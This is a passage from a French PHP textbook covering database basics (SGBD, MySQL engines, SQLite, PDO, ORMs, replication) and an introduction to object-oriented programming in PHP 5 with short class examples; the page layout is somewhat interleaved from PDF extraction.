- fournir éventuellement des outils de développement et de maintenance.

Bases de données

B

Toute application, quelle qu'elle soit, manipule des données. Les systèmes de gestion de bases de données (SGBD) jouent alors un rôle essentiel : fournir un service efficace de stockage et d'extraction des données. Le choix du SGBD et de ses outils, le schéma de la base et la configuration de cet ensemble sont autant de sujets stratégiques qui requièrent la plus grande attention. Comprendre les notions essentielles liées aux bases de données est un point de départ nécessaire pour garantir performance, stabilité et durabilité à vos applications.

SOMMAIRE

- ▶ Qu'est-ce qu'un SGBD ?
- ▶ Couches d'abstraction
- ▶ Notions avancées

MOTS-CLÉS

- ▶ base de données
- ▶ SGBD
- ▶ CRUD
- ▶ ORM
- ▶ PDO
- ▶ SQL

RÉFÉRENCE Best practices PHP 5

Le chapitre 7 de l'ouvrage français *Best practices PHP 5* est un bon support pour approfondir votre connaissance des supports de données. Il détaille la plupart des notions abordées dans ce chapitre.

📖 G. Ponçon, *Best practices PHP 5*, Eyrolles, 2005

Cette annexe balaye les notions essentielles liées aux bases de données pour PHP, à commencer par comprendre ce qu'est réellement un SGBD, puis comment se fait la connexion entre un SGBD et PHP. D'autre part, il existe de nombreux outils en PHP pour simplifier les manipulations de données stockées dans des bases. Ces outils sont-ils performants ? Garantissent-ils la durabilité de l'application ? Leur choix est-il pertinent ? Nous vous proposons ici de quoi juger par vous-mêmes.

En revanche, cette section n'a pas pour vocation de vous apprendre SQL et d'entrer dans les détails d'utilisation d'un SGBD. Il fait simplement figure de rappel des notions essentielles.

Qu'est-ce qu'un SGBD ?

Cette première partie expose ce qu'est un SGBD et comment on l'utilise avec PHP :

- *l'architecture d'un SGBD* : de quoi se compose un système de gestion de bases de données ? Comment fonctionne-t-il ?
- *les principaux SGBD du marché* : la liste des outils à votre disposition, leurs objectifs, avantages et inconvénients, pour faire un choix pertinent ;
- *la connexion à PHP* : comment PHP peut-il collaborer avec votre SGBD ? Quelle solution d'interfaçage choisir ?

Ces connaissances de base sont surtout utiles pour faire les bons choix concernant vos projets PHP. Elles constituent une culture générale essentielle sur ce sujet important.

Architecture d'un SGBD

Un SGBD, comme son nom l'indique, permet de manipuler des bases de données. Il faut bien distinguer ces deux notions de base :

- Une *base de données* est composée d'un ensemble de données structurées. Une application peut utiliser une ou plusieurs bases de données. Physiquement, une base de données est constituée d'un ou plusieurs fichiers qui contiennent des données et des informations sur leur structure.
- Un *système de gestion de bases de données (SGBD)* est l'outil qui permet de manipuler les bases de données. C'est lui que l'on interroge pour ajouter, extraire, supprimer ou modifier des données dans une base.




Figure B-1
Architecture d'un SGBD

La base de données

La base de données est l'élément essentiel que vous allez solliciter à chaque fois que vous voudrez manipuler des données.

Exemple simple

Voici une méthode simple pour bien comprendre la composition générale d'une base de données et construire une base cohérente. Pour cela, prenons un carnet d'adresses :

- Question 1 : *De quoi est composé un carnet d'adresses ?*
 - D'utilisateurs et d'adresses.
- Question 2 : *De quoi sont composés les utilisateurs et les adresses ?*
 - Un utilisateur possède un nom et un prénom.
 - Une adresse possède une rue, un code postal et une ville.
- Question 3 : *Quel lien y a-t-il entre les utilisateurs et les adresses ?*
 - Un utilisateur possède une adresse.
 - Une adresse peut appartenir à un ou plusieurs utilisateurs.

Notions techniques


Ces questions peuvent paraître un peu naïves, mais elles sont essentielles à la mise en place de la structure de votre base de données. Chacune d'elles est liée à des concepts techniques :

- Répondre à la question 1 permet d'identifier les *tables* de votre base. Pour répondre à cette question de manière pertinente, il est impor-

CONSEIL Outil de conception

En cherchant sur Internet, vous trouverez plusieurs outils de conception de schémas comme on le voit sur la figure B-2. Mais il est aussi possible et même recommandé de se passer de ces outils. Un tableau blanc, quand on est plusieurs à réfléchir sur un schéma, reste le meilleur des supports.

Figure B-2
Modèle conceptuel de données (MCD)

**Types de données**

Il est important, pour chaque champ d'une table, de déterminer son *type de donnée*, c'est-à-dire la syntaxe que doit respecter chaque donnée. Par exemple, le champ Rue et le champ Ville seront associés au type de donnée VARCHAR (chaîne de caractères) et le champ Code postal au type de donnée INTEGER (nombre entier). Ainsi, il sera impossible de mettre une valeur autre qu'un nombre dans le code postal et ainsi de suite.

Voici les types de données que l'on retrouve dans les SGBD courants :

- CHAR(X) (chaîne de caractères de longueur X fixe) ;
- VARCHAR(X) (chaîne de caractères de longueur X variable) ;

tant de savoir ce que vous voudrez faire de ces données. Ici on décide d'avoir deux notions : utilisateurs et adresses, parce qu'on veut pouvoir manipuler l'un et l'autre de manière indépendante.

- Répondre à la question 2 permet d'identifier les *champs* contenus dans chaque table. Un champ représente une donnée élémentaire. On associera chaque donnée élémentaire à un *type de données* :
 - nom : chaîne de caractères ;
 - prénom : chaîne de caractères ;
 - rue : chaîne de caractères ;
 - code postal : numéro ;
 - ville : chaîne de caractères.
- Répondre à la question 3 permet d'avoir des informations sur l'*intégrité* qu'il faut donner aux données. Bien que ce soit facultatif, il est souvent possible de spécifier ces liens de manière à prévenir les incohérences. On appelle ces paramètres des *contraintes d'intégrité* :
 - je veux qu'une personne ne puisse être liée qu'à une seule adresse ;
 - j'admets que plusieurs personnes puissent avoir la même adresse.

Représentation graphique

Pour plus de clarté, il est d'usage de représenter graphiquement ces différents éléments : *tables*, *champs* et *relations*. La figure B-2 représente la base de données, contenant utilisateurs et adresses. On appelle ce type de schéma un modèle conceptuel de données (MCD).

- INTEGER (nombre entier) ;
- FLOAT, DECIMAL, DOUBLE (nombre à virgule) ;
- DATE, DATETIME, TIMESTAMP (dates et heures) ;
- BLOB, CLOB (données binaires ou chaînes de caractères longues).

Clés et contraintes d'intégrité

Une table peut comporter des champs spéciaux appelés clés. Ces clés permettent de garantir l'intégrité des données et/ou d'accélérer les performances. Voici les différents types de clés que l'on peut associer à un champ :

- la clé primaire, souvent obligatoire, permet de garantir l'unicité de chaque enregistrement. La valeur d'une clé primaire est obligatoire et unique. On choisit souvent comme clé primaire un identifiant numérique auto-incrémenté ou un code (code produit) ;
- la clé unique permet de faire en sorte que la valeur d'un champ soit unique. En d'autres termes, que celui-ci ne comporte pas de doublons. Par exemple, on peut définir le champ e-mail comme unique pour éviter que deux utilisateurs déclarent avoir le même e-mail. Plusieurs champs peuvent avoir des clés uniques indépendantes (contrairement à la clé primaire) et une même clé unique peut être définie sur un ou plusieurs champs (comme la clé primaire) ;
- la clé index n'ajoute pas de contrainte. Elle permet juste d'accélérer la recherche sur le champ indexé.

Les clés ne sont pas les seules contraintes que l'on peut déclarer. Imaginons que nous souhaitons faire en sorte qu'un utilisateur ne soit lié qu'à une seule adresse à la fois, tout en acceptant qu'une adresse soit liée à plusieurs utilisateurs.

On peut pour cela définir une liaison que l'on appellera contrainte d'intégrité. Les SGBD qui sont capables de gérer ce genre de contraintes sont appelés SGBD relationnels ou SGBDR. Avec MySQL, le moteur InnoDB est capable de maintenir l'intégrité des données par l'intermédiaire de ces liaisons fortes.

Les principaux SGBD du marché

Il existe de nombreux SGBD utilisables avec PHP. Seul un petit groupe fait partie du cercle des SGBD courants. Nous nous limiterons ici à ces produits.

MySQL

MySQL est historiquement lié à PHP. Si les SGBD courants privilégient avant tout l'intégrité des données, MySQL a vu le jour pour privilégier les performances. Aujourd'hui, cet aspect performance est toujours au rendez-

CULTURE Indexation des clés

Toute clé, qu'elle soit primaire, unique ou simplement définie comme un index, est indexée. Une recherche sur un index est rapide. En revanche, plus il y a de champs indexés dans une table, plus les insertions, modifications et suppressions sont lentes.

DÉFINITION Commit, Rollback, Transaction

Une *transaction* est l'action de rendre unique un ensemble de requêtes SQL. Par exemple, si vous voulez insérer un utilisateur et son adresse, il vous faudra peut-être deux requêtes SQL. Une transaction est liée à deux opérations fondamentale : la validation (*commit*) et l'annulation (*rollback*). L'annulation de l'ensemble des requêtes (*rollback*) intervient si au moins l'une d'entre elles échoue, et la validation générale de l'ensemble des requêtes (*commit*) intervient si elles ont toutes été exécutées avec succès. Ainsi, pour reprendre notre exemple, il ne peut y avoir d'utilisateur sans adresse ou d'adresse sans utilisateur. La transaction assure de ce fait l'intégrité de nos données.

vous, mais l'utilisateur peut choisir plusieurs moteurs en fonction de ses besoins et ainsi répondre pleinement à des problématiques web ou non web.

On utilisera MySQL pour tout type d'application web, de petite taille, de taille moyenne et même de grande taille. Il s'agit d'un bon choix dans tous les cas.

Voici les principaux moteurs que l'on peut utiliser avec MySQL :

- **MYISAM** : optimisé pour les performances, il s'agit du successeur du moteur original de MySQL, anciennement ISAM. Ce moteur ne permet pas d'avoir de fortes contraintes d'intégrité, ni non plus d'annuler une ou plusieurs opérations (gestion des transactions, avec *commit* et *rollback*). L'absence de ces mécanismes offre des performances améliorées ;
- **INNODB** : moteur transactionnel très populaire et le plus apprécié des entreprises. Contrairement à MYISAM, il permet de mettre en place des contraintes d'intégrité fortes. Il offre aussi la possibilité de faire des requêtes transactionnelles, avec validation ou annulation (*commit*, *rollback*). Ce moteur est actuellement la propriété de la société Oracle, il est sous licence propriétaire ;
- **ARCHIVE** : moteur optimisé pour l'écriture et non pour la lecture. Il est utile pour stocker des logs ou des données de sauvegarde ;
- **MEMORY** : moteur qui permet de créer des tables dans la mémoire, utilisé pour accélérer toute opération. Bien entendu, toute table créée avec MEMORY est volatile, un arrêt du SGBD ou du serveur supprimant tout le contenu.

Il existe d'autres moteurs pour MySQL que vous pouvez étudier sur la documentation officielle en ligne. La liste que nous vous avons présentée regroupe les plus populaires.

Oracle

La réputation d'Oracle n'est plus à faire, en particulier dans le monde de l'entreprise. Ce SGBD est choisi généralement pour mettre en place de grosses bases de données tels des systèmes d'information stratégiques. Si aujourd'hui nous en voyons de plus en plus avec MySQL, Oracle reste une valeur sûre.

Oracle est un produit payant. Il existe une version de développement gratuite que l'on peut utiliser dans un cadre non-commercial, appelée Oracle XE.

Oracle doit être choisi dans le cadre de projets d'envergure. Ce SGBD peut s'avérer difficile et long à maîtriser. Bien souvent, l'intervention d'un administrateur spécialisé est requise pour optimiser une base de données Oracle.

Aussi, le problème d'Oracle réside dans la lenteur de l'ouverture d'une connexion, ce qui le rend peu adapté à une utilisation avec PHP, incapable de maintenir un *pool* de connexion entre deux requêtes.

SQLite

SQLite est un petit SGBD embarqué. Le terme « embarqué » signifie qu'il ne nécessite pas la présence d'un serveur, contrairement à Oracle ou MySQL. Une base de données est stockée dans un fichier qui peut être inclus dans l'application elle-même.

SQLite est également un SGBD très permissif. Un champ déclaré avec le type `INTEGER` pourra par exemple contenir des chaînes de caractères, même s'il n'est pas conseillé de le faire.

Enfin, on utilisera SQLite pour gérer des données non critiques. On peut l'utiliser par exemple pour faire du cache ou comme base intermédiaire. La caractéristique embarquée permet aussi de simplifier la maintenance, car nul besoin d'identifiant et mot de passe ni d'un quelconque paramétrage pour faire fonctionner une base SQLite. Par exemple, SQLite est présent dans de nombreux systèmes embarqués nécessitant un accès rapide à des données : téléphones portable, « box » ADSL...

Le problème majeur de SQLite est son mode de verrouillage. En effet, il verrouille ses bases intégralement lors d'une opération d'écriture. Si ses performances en lecture sont très élevées, c'est loin d'être le cas en écriture. Il faudra donc privilégier SQLite dans des environnements où les accès en lecture sont très largement majoritaires sur les accès en écriture.

Connexion à PHP

Pour accéder à une base de données avec PHP, une extension spécifique est nécessaire. Aujourd'hui il existe deux sortes d'extensions : les extensions indépendantes et les pilotes PDO (*PHP Data Objects*).

- Les extensions *indépendantes* sont les toutes premières à avoir vu le jour. Elles proposent des fonctions et parfois des classes permettant d'effectuer des opérations sur le SGBD.
- Les extensions *PDO* permettent de lier le SGBD à PDO, qui propose des classes de manipulation standard, quel que soit le SGBD utilisé. L'utilisation de PDO est intéressante aussi bien pour simplifier la maintenance que pour assurer la durabilité des développements.

REMARQUE Tests avec SQLite

SQLite est très pratique en PHP pour lancer des tests. Il assure alors la gestion des données éphémères nécessaires pour tester les programmes.

RÉFÉRENCE Documentation en ligne

L'ensemble des extensions disponibles pour l'accès aux bases de données est fourni dans la documentation en ligne de PHP. La page suivante propose la liste des pages utiles :

- ▶ <http://www.php.net/manual/fr/refs.database.php>
-

PDO

PDO (*PHP Data Objects*) est une extension un peu particulière qui permet d'utiliser la même interface (classes et méthodes) quel que soit le SGBD sous-jacent. Les extensions qui font la liaison entre PDO et les SGBD s'appellent des pilotes (*drivers*): `pdo_mysql`, `pdo_oci`, `pdo_sqlite`, etc.

Voici les extensions utilisables pour se connecter aux SGBD les plus courants :

MySQL

- `mysql` : l'extension `mysql` standard est aujourd'hui obsolète. Elle est encore disponible pour la compatibilité avec les applications qui ont été développées avec elle, mais elle sera supprimée un jour (lointain) de PHP. Elle n'est actuellement plus maintenue, au profit de `mysqli`.
 - <http://www.php.net/manual/fr/book.mysql.php>
- `mysqli` : cette extension permet de se connecter à MySQL en mode procédural ou objet. Elle est compatible avec les dernières versions de MySQL et possède bien plus de fonctions que l'extension `mysql`, le *i* signifiant *improved* (amélioré). Il est fortement conseillé de privilégier cette extension par rapport à l'extension `mysql` standard.
 - <http://www.php.net/manual/fr/book.mysqli.php>
- `pdo_mysql` : le driver PDO pour MySQL. Aujourd'hui, cette extension est préconisée dans la plupart des cas.
 - <http://www.php.net/pdo>

Oracle

- `oracle` : l'ancienne extension Oracle n'est plus utilisée, elle est dépréciée et n'est pas recommandée.
- `oci8` : cette extension est la plus couramment utilisée jusqu'ici. Elle permet entre autres d'effectuer de nombreuses opérations spécifiques à Oracle.
 - <http://www.php.net/manual/fr/book.oci8.php>
- `pdo_oci` : le driver PDO pour Oracle. S'il est encore expérimental aujourd'hui, il répond à la plupart des besoins et s'avère de bonne facture.
 - <http://www.php.net/manual/fr/ref.pdo-oci.php>

SQLite

- `sqlite` : extension procédurale et objet permettant de se connecter à une base SQLite et d'effectuer au besoin des opérations avancées.
 - <http://www.php.net/manual/fr/book.sqlite.php>
- `pdo_sqlite` : le driver PDO permettant de se connecter à une base SQLite. Il existe deux versions : une pour la version 2 de SQLite et une autre pour la version 3 qui s'avère plus performante, selon la documentation.
 - <http://www.php.net/manual/fr/ref.pdo-sqlite.php>

PostgreSQL

- `pgsql` : une extension procédurale permettant la connexion et le pilotage d'un serveur PostgreSQL.
 - <http://www.php.net/manual/fr/book.pgsql.php>
- `pdo_pgsql` : le driver PDO de PostgreSQL.
 - <http://www.php.net/manual/fr/ref.pdo-pgsql.php>

Notions avancées

Le monde des SGBD est vaste et peut devenir compliqué dès qu'on s'intéresse à des architectures complexes ayant de fortes contraintes de performances. Voici une liste de cas pour lesquels il sera nécessaire d'avoir des connaissances avancées :

- besoin d'une *architecture répartie* – c'est-à-dire une base de données constituée de plusieurs nœuds, avec des répliquions ou des partages qui sont paramétrés pour assurer un bon équilibre entre performances, intégrité et mises à jour des données ;
- une *forte charge* qui nécessite d'avoir une architecture répliquée, et des tampons qui permettent d'absorber les nombreuses demandes simultanées en lecture ou en écriture ;
- une *grande complexité* – un système d'information qui doit stocker de nombreuses données différentes, réparties en plusieurs bases ayant des relations entre elles. Une architecture qui n'a pas été bien pensée au départ peut devenir très difficile à maintenir ou à déboguer.

Les ORM

Le mapping objet-relationnel (ORM – *Object-Relational Mapping*) est un outil pratique qui permet au développeur PHP de manipuler une base de données avec des objets (le plus souvent générés), créant l'illusion d'une base objet.

L'ORM est généralement utilisé lorsque l'on doit effectuer de nombreuses petites requêtes paramétrées. En fonction des implémentations, l'ORM peut proposer une mise en cache automatique des résultats de requêtes, car le principal inconvénient d'un ORM est son impact important sur les performances.

Il existe en PHP plusieurs solutions ORM, parmi lesquelles :

- `pdoMap` (génération de classes à partir d'un fichier XSD) ;
- `DB_DataObject` (PEAR) ;
- `Propel` (l'un des générateurs d'objets les plus connus) ;

RESSOURCE **ADODB**

Quelques informations sur ADODB :
 ▶ <http://adodb.sourceforge.net/>

- Doctrine (l'un des plus complets à ce jour) ;
- Jelix (framework qui intègre son propre ORM).

Couches d'abstraction

Avec une couche d'abstraction de bases de données, il est possible de changer de SGBD sans modifier une ligne de code. L'outil le plus connu en PHP s'appelle ADODB.

Les couches d'abstraction, si elles permettent une migration rapide d'un SGBD à un autre, manipulent les requêtes SQL afin de les rendre compatibles avec la base sous-jacente, ce qui n'est pas sans inconvénients :

- *des performances moindres*, bien que relatives... une requête mal écrite aura davantage d'impact sur les performances que la couche d'abstraction ;
- *l'impossibilité d'utiliser des fonctionnalités spécifiques* du SGBD sous-jacent, sous peine de ne pas être compatible avec les autres SGBD, ce qui rendrait la présence de la couche d'abstraction un peu obsolète.

Réplication et clustering

Ces opérations répondent souvent à des besoins de performances et, dans une moindre mesure, permettent d'effectuer des sauvegardes en temps réel.

La *réplication* est un mécanisme qui consiste à reproduire en temps réel les opérations d'écriture, de modification ou de suppression effectuées sur une base maître dans une base esclave. Elle permet d'obtenir des tables ou des bases de données identiques, sous réserve du temps de propagation des opérations de réplication.

La réplication est utile lorsque l'on a beaucoup de requêtes en lecture. Liées à un répartiteur de charge, deux bases de données, ou plus, peuvent se partager le traitement des requêtes de manière équilibrée.

Le *clustering* est quant à lui un système permettant de ne voir qu'une seule base de données lorsqu'il y en a plusieurs. L'objectif du cluster est d'augmenter la puissance de calcul en utilisant plusieurs ordinateurs qui n'en représentent qu'un seul.

Des SGBD comme Oracle ou MySQL proposent des solutions de réplication et de clustering. Pour avoir plus d'informations sur ces concepts avancés, nous vous conseillons la lecture de la documentation en ligne:

- clustering avec Oracle : <http://www.oracle.com/technology/products/database/clustering/index.html> ;
- clustering avec MySQL : <http://www.mysql.com/cluster>.

Programmation orientée objet



Tout langage digne de ce nom propose de manipuler des objets. Mère des projets de développement les plus ambitieux, catalyseur des systèmes d'information les plus complexes et reine de la modularité, la programmation orientée objet est aujourd'hui incontournable.

Pour le développeur, elle est un véritable tremplin qui lui permettra de créer des applications de grande envergure, durables et faciles à maintenir.

SOMMAIRE

- ▶ Concepts de la POO
- ▶ Implémentation en PHP
- ▶ Modélisation et génie logiciel
- ▶ Concepts objet PHP avancés

MOTS-CLÉS

- ▶ objet
- ▶ classe
- ▶ exception
- ▶ héritage
- ▶ réflexion
- ▶ méthode magique
- ▶ UML
- ▶ visibilité
- ▶ méthode
- ▶ propriété

RESSOURCE Comprendre la POO

L'intérêt du concept de POO n'est pas toujours évident à appréhender au début, surtout si vous aviez l'habitude de développer en mode procédural. Si tel est votre cas, nous vous conseillons également de lire la section intitulée *Les objets* de l'ouvrage français *Best practices PHP 5* qui vous aidera, grâce à de nombreuses illustrations, à vous familiariser avec ce concept.

► G. Ponçon, *Best practices PHP 5*, Eyrolles, 2005

Cette annexe propose une introduction simple et pédagogique à la programmation orientée objet. Elle s'adresse autant aux débutants qui souhaitent apprendre ce concept incontournable qu'à l'expert soucieux de se rafraîchir la mémoire.

Après un rapide tour d'horizon des concepts de base liés à la POO, nous nous intéresserons à son implémentation en PHP, puis aux outils de modélisation qui permettent de structurer efficacement un programme en amont.

Concepts de base

Ce chapitre est très important pour apprendre ou se remémorer le pourquoi et le comment de la programmation orientée objet. Vous avez entendu dire ou vous vous l'êtes peut-être dit vous-même : « La POO n'est pas nécessaire pour créer un bon programme en PHP ». Tout développeur qui maîtrise la POO vous rétorquera que oui, il est possible de faire Paris-Marseille à vélo, mais il y a plus efficace comme outil pour envisager un voyage ambitieux.

Tout est question d'organisation

Que faites-vous pour trouver un livre dans une bibliothèque qui en contient des centaines de milliers ? Réponse : cela dépend de l'organisation qu'on a donnée à ces livres. Pour cela, votre bibliothécaire a plusieurs possibilités :

- faire un gros tas contenant tous les livres au milieu de la pièce :
 - pour trouver un livre précis il vous faudra beaucoup de patience ;
 - pour trouver tous les livres sur PHP, il vous faudra au moins une semaine de spéléologie ;
- ranger tous les livres par ordre alphabétique, par auteur :
 - pour trouver un livre précis, ça sera rapide si vous connaissez l'auteur ;
 - pour avoir sous les yeux l'ensemble des livres sur PHP, il vous faudra parcourir tous les livres de la bibliothèque ;
- classer les livres par genre et par thèmes, puis les ranger par ordre alphabétique, par auteur, puis par titre :
 - pour trouver un livre précis, ça sera encore plus rapide ;
 - avoir sous les yeux tous les livres sur PHP sera immédiat, car votre bibliothécaire a tout mis dans le rayon correspondant au thème « PHP ».

Ranger ses procédures dans les bons rayons

Les procédures de votre application sont comme les livres de votre bibliothèque. Plus vous les rangez intelligemment, moins vous aurez à les chercher. Un code bien rangé, c'est :

- du temps gagné à chaque fois que l'on veut trouver une fonctionnalité existante ;
- un moyen de réutiliser au maximum les fonctionnalités existantes, plutôt que d'augmenter le nombre de lignes de code en redéveloppant ce qui existe déjà ;
- l'assurance de maîtriser *tout* votre code, même s'il y en a beaucoup et même si vous n'y avez pas touché depuis longtemps.

En programmation, et avec PHP tout particulièrement, il existe trois moyens de ranger son code :

- dans des fichiers ;
- dans des fonctions ;
- dans des classes.

Parmi ces moyens, le plus évolué est bien entendu le système des classes que nous nous proposons d'étudier ici.

Qu'est-ce qu'une classe ?

Une classe est un ensemble qui peut contenir des données et des fonctionnalités. Une classe permet de rassembler des données et des fonctionnalités qui interagissent étroitement, garantissant un espace clos et sécurisé.

Techniquement, une classe possède :

- un nom (exemple : `Blog`) ;
- des fonctions (exemple : `getRecords()`, `getComments()`, etc.) ;
- des variables (exemple : `$records`, `$comments`, etc.).

Déclarer une classe

Voici une classe vide :

Classe `Blog` vide

```
class Blog
{}
```

Une classe est déclarée avec le mot clé `class` suivi de son nom et de son contenu. Le contenu de la classe est toujours entre les deux accolades qui suivent le nom.

/// Variable de classe

Une variable située dans une classe s'appelle une *propriété*, on peut aussi l'appeler *attribut*.

/// Fonction de classe

Une fonction située dans une classe s'appelle une *méthode*. Lorsqu'on l'écrit comme dans cet ouvrage, sa dénomination sera systématiquement suivie de parenthèses : `uneMethode()`.

Voici une classe contenant une donnée :

Classe Blog contenant une donnée (propriété)

```
class Blog
{
    public $records = array();
}
```

Cette classe possède une variable `$record` qui contient un tableau vide. Nous reviendrons plus loin sur la signification du mot clé `public`.

Pour ajouter une fonctionnalité à la classe `Blog`, il suffit de déclarer une fonction dans la classe :

Classe Blog contenant une fonctionnalité (méthode)

```
class Blog
{
    public function getRecords()
    {}
}
```

Cette classe possède une fonction vide `getRecords()`. De même, nous verrons ultérieurement la signification de `public`.

Des classes et des objets

Cette différence est très importante en programmation orientée objet :

- une *classe* est une implémentation, c'est-à-dire du code PHP ;
- un *objet* est une instance de la classe, c'est-à-dire une variable que l'on utilise pour appeler les données et les fonctionnalités de la classe.

Il est important de savoir que :

- avec une classe on peut créer plusieurs objets ;
- chaque objet d'une même classe peut avoir des données différentes et distinctes.

Pour créer un objet à partir d'une classe, on utilise le mot clé `new` :

Création d'un objet

```
$blog = new Blog();
```

L'objet `$blog` est créé à partir de la classe `Blog`.

Implémentation en PHP

Chaque langage propose sa syntaxe du modèle objet, mais tous ont de nombreux points communs. Nous allons voir comment fonctionne le modèle objet de PHP.

Il est possible d'accéder aux attributs et aux méthodes d'un objet via l'accessor objet, noté -> (flèche) :

Une classe Blog

```
class Blog
{
    public $records = array();

    public function getRecords()
    {}
}
```

Création d'un objet Blog

```
$blog = new Blog();
var_dump($blog->records);
```

Ce code va afficher le tableau \$records de l'objet \$blog. Ceci n'est possible que parce que :

- nous avons créé un objet de la classe Blog, via le mot-clé new ;
- l'attribut \$records de l'objet est déclaré avec une visibilité public.

Il peut être intéressant d'accéder à cette propriété \$records, depuis la classe elle-même. Il faut pour cela pouvoir référencer l'objet externe, et ceci s'effectue grâce à la variable spéciale \$this.

La classe Blog introduisant la variable spéciale \$this

```
class Blog
{
    public $records = array();

    public function getRecords()
    {
        return $this->records;
    }
}
```

La méthode getRecords(), lorsqu'elle est appelée, retournera la valeur de l'attribut \$records. Remarquez que le dollar est devant \$this et donc pas devant records, après la flèche. \$this représente l'objet qui, plus tard, sera créé, il est donc impossible d'utiliser cette variable en dehors d'une classe, ni de lui affecter directement une valeur (\$this = 'quelquechose' est impossible).

CULTURE PHP 4 ou PHP 5 ?

PHP 4 et PHP 5 possèdent des différences importantes dans leurs modèles objet respectifs. Cet ouvrage traite uniquement du cas de PHP 5.

Visibilité

Il existe trois niveaux de visibilité qui s'appliquent autant aux propriétés qu'aux méthodes :

- **public** : tout le monde peut accéder à la ressource déclarée ;
- **protected** : la ressource n'est pas accessible depuis l'objet, à l'extérieur de la classe, elle ne l'est que depuis la classe courante ou une classe fille (notion que nous allons aborder) ;
- **private** : la ressource n'est accessible que depuis l'espace où elle est déclarée, c'est-à-dire la classe.

Classe Blog modifiée par visibilité

```
class Blog
{
    private $_records = array();

    public function getRecords()
    {
        return $this->_records;
    }
}
```

Nous avons passé l'attribut `$_records` en visibilité `private`. Il n'est donc plus possible d'y accéder depuis l'extérieur de cette classe :

Tentative d'accès à un attribut privé

```
$blog = new Blog();
var_dump($blog->_records);

// affiche :
Fatal error: Cannot access private property Blog::$_records in
PHPDocument1 on line 16
```

Pour accéder à l'attribut `$_records`, depuis l'objet, nous devons utiliser la méthode `getRecords()` qui elle est publique, donc accessible depuis l'objet. Elle a la possibilité de retourner le tableau dans `$_records`, car on y fait référence depuis la classe et non depuis l'extérieur (*private*) :

Accès avec la méthode

```
$blog = new Blog();
var_dump($blog->getRecords());
```

La visibilité est une notion fondamentale de la programmation orientée objet. Elle va permettre au programmeur de masquer un certain nombre d'informations tout en maîtrisant les données auxquelles il veut que l'on ait accès à partir des objets créés depuis la classe.

REMARQUE **Convention d'écriture**

Par convention, nous préfixerons le nom de tout attribut ou méthode non public par un trait de soulignement « `_` » (*underscore*). Cette convention est utilisée dans le code source de Zend Framework.

Construction et destruction

L'initialisation est une étape importante dans la vie d'un objet. On veut souvent, à la création de l'objet, initialiser plusieurs de ses attributs, ou plus généralement, initialiser un contexte.

PHP fournit une méthode de construction d'objets, dite *magique*, car elle va être appelée implicitement. Cette méthode est `__construct()`.

Classe contenant un constructeur

```
class Voiture
{
    public $color;
    public $vitesseMaxi;

    public function __construct($couleur, $vitesse)
    {
        $this->color      = $couleur;
        $this->vitesseMaxi = (float) $vitesse;
    }
}
```

Dès l'utilisation du mot-clé `new`, la méthode `__construct()` sera appelée de manière automatique, comme une fonction PHP normale, avec ses paramètres obligatoires et/ou facultatifs :

Construction d'un objet

```
$v1 = new Voiture('bleue', 120);
$v2 = new Voiture('rouge', 80);

echo $v2->color;      // affiche rouge
echo $v1->vitesseMaxi; // affiche 120
```

Nous venons de créer deux objets différents de la classe `Voiture`.

Le *destructeur* est quant à lui appelé à la fin de la vie de l'objet, c'est-à-dire dès qu'il ne reste plus aucune référence à l'objet en question en mémoire. Alors que d'autres langages comme C++ imposent la gestion manuelle de la mémoire et le déréférencement des objets, ce n'est pas le cas de PHP. Ainsi, les destructeurs sont très souvent omis car leur utilité n'est que très ponctuelle. La méthode de destruction est `__destruct()`.

Exemple de destruction d'un objet

```
class Blog
{
    public function __destruct()
    {
        echo 'détruit';
    }
}
```

≡ Méthode magique

Une méthode magique est une méthode de classe spéciale qui est automatiquement appelée lorsqu'un événement survient. Elle est préfixée par « `__` ». Il existe de nombreuses méthodes magiques en PHP, détaillées plus loin dans cette annexe.

À MÉMORISER Vocabulaire français

On utilise souvent l'expression « est un » ou « est une sorte de », pour désigner un objet d'une classe fille, par rapport à la classe mère. Par exemple : une *Voiture* est un *Vehicule*, *Voiture* étant la classe fille et *Vehicule*, la classe mère.

```

    }
}

$b = new Blog();

```

Ce code affiche détruit, car l'objet est créé puis est détruit par PHP automatiquement, à la fin du script. Le destructeur est donc bien une méthode magique : il est appelé implicitement.

Héritage

L'héritage est lui aussi une notion fondamentale de la programmation orientée objet. Il permet une réutilisabilité du code, en mettant en facteurs les ressources et les fonctionnalités communes à plusieurs classes, dans une seule et même classe, appelée *classe mère*. Les autres classes vont alors *hériter* de la classe mère, on les appelle ainsi les *classes filles*.

Exemple de code dupliqué entre les classes

```

class Livre
{
    private $_nbrPages;
    private $_prix;
    private $_couleur;

    public function __construct($nbrPages, $prix, $couleur)
    {
        $this->_nbrPages = (integer) $nbrPages;
        $this->_couleur   = $couleur;
        $this->_prix      = (float) $prix;
    }

    public function getPrix()
    {
        return $this->_prix;
    }
}

class Stylo
{
    private $_couleurEncre;
    private $_prix;
    private $_couleur;

    public function __construct($couleurEncre, $prix, $couleur)
    {
        $this->_couleurEncre = $couleurEncre;
        $this->_couleur      = $couleur;
        $this->_prix         = (float) $prix;
    }
}

```

```

    public function getPrix()
    {
        return $this->_prix;
    }
}

```

Voyez ces deux classes, *Stylo* et *Livre*. Elles ont des points communs :

